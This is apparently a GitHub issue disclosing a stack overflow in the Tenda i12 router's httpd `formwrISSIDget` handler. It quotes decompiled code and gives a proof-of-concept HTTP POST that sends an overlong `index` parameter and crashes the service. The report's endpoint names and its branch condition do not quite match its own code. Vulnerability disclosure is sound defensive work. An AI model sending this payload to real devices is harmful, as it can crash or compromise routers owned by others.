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The formwrISSIDget function in Tenda's i12 product has a stack overflow #3

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Jimi-Lab opened on Feb 28

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- information**

Vendor:Tenda

Product:i12

Vulnerability: buffer overflow

Version: V1.0.0.6(2204)

Firmware Download:<https://www.tenda.com.cn/material/show/2483>

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- Descriptions**

We found an overflow vulnerability in `httpd` :

In `formwrISSIDget` function,it reads in a user-provided parameter `wl_radio` and `index` .

If the value of `wl_radio` is not 0, the variable `v22` will be passed to the `sprintf` function without any length check, which may overflow the stack-based buffer `s__2`.

```

memset(nptr, 0, sizeof(nptr));
Var = (const char *)websGetVar(a1, "GO", "wireless_basic.asp");
nptr = (char *)websGetVar(a1, "wl_radio", "0");
v22 = (char *)websGetVar(a1, "index", "0");
v21 = websGetVar(a1, "enableWireless", "0");
v19 = websGetVar(a1, "ssid", "W45AP_MultiSSID");
v18 = websGetVar(a1, "broadcastSsid", "0");
v17 = websGetVar(a1, "isolate", "0");
websGetVar(a1, "ssidIsolate", "0");
v16 = websGetVar(a1, "maxclients", "25");
websGetVar(a1, "hidemaxclients", "25");
v15 = websGetVar(a1, "ssid_encode", "utf-8");
v20 = websGetVar(a1, "wmf_enable", "0");
if ( !strcmp(nptr, "0") )
{
    strcmp(v22, "0");
    sprintf((char *)s_2, "wl2g.ssid%s.", v22);
    v1 = sub_4418B0(s_2, "enable", s_);
    SetValue(v1, v21);
}

```

As a result, by requesting the page, an attacker can easily execute a denial of service attack or remote code execution.

- **Proof of Concept (PoC)**

```

POST /goform/wifiSSIDget HTTP/1.1
Host: 192.168.6.2
Content-Length: 2070
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.6.2
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
exchange;v=b3;q=0.7
Referer: http://192.168.6.2/login.asp?0
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

wl_radio=1&index=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

```

- **Overcome**

The screenshot displays a web browser window at 192.168.6.2/index.asp with the Tenda logo. Below the browser is a Burp Suite interface showing a request log for a POST to /goform/wifiSSIDset. The request headers include Host: 192.168.6.2, Content-Length: 2070, and various user-agent strings. The body of the request is redacted with a large block of 'a' characters. An inset terminal window shows a segmentation fault error: 'fopen /proc/net/arp error. connect: No such file or directory. Connect to server failed. Segmentation fault'.

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Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects



Milestone

No milestone

Relationships

None yet

Development

 Code with agent mode 

No branches or pull requests

Participants

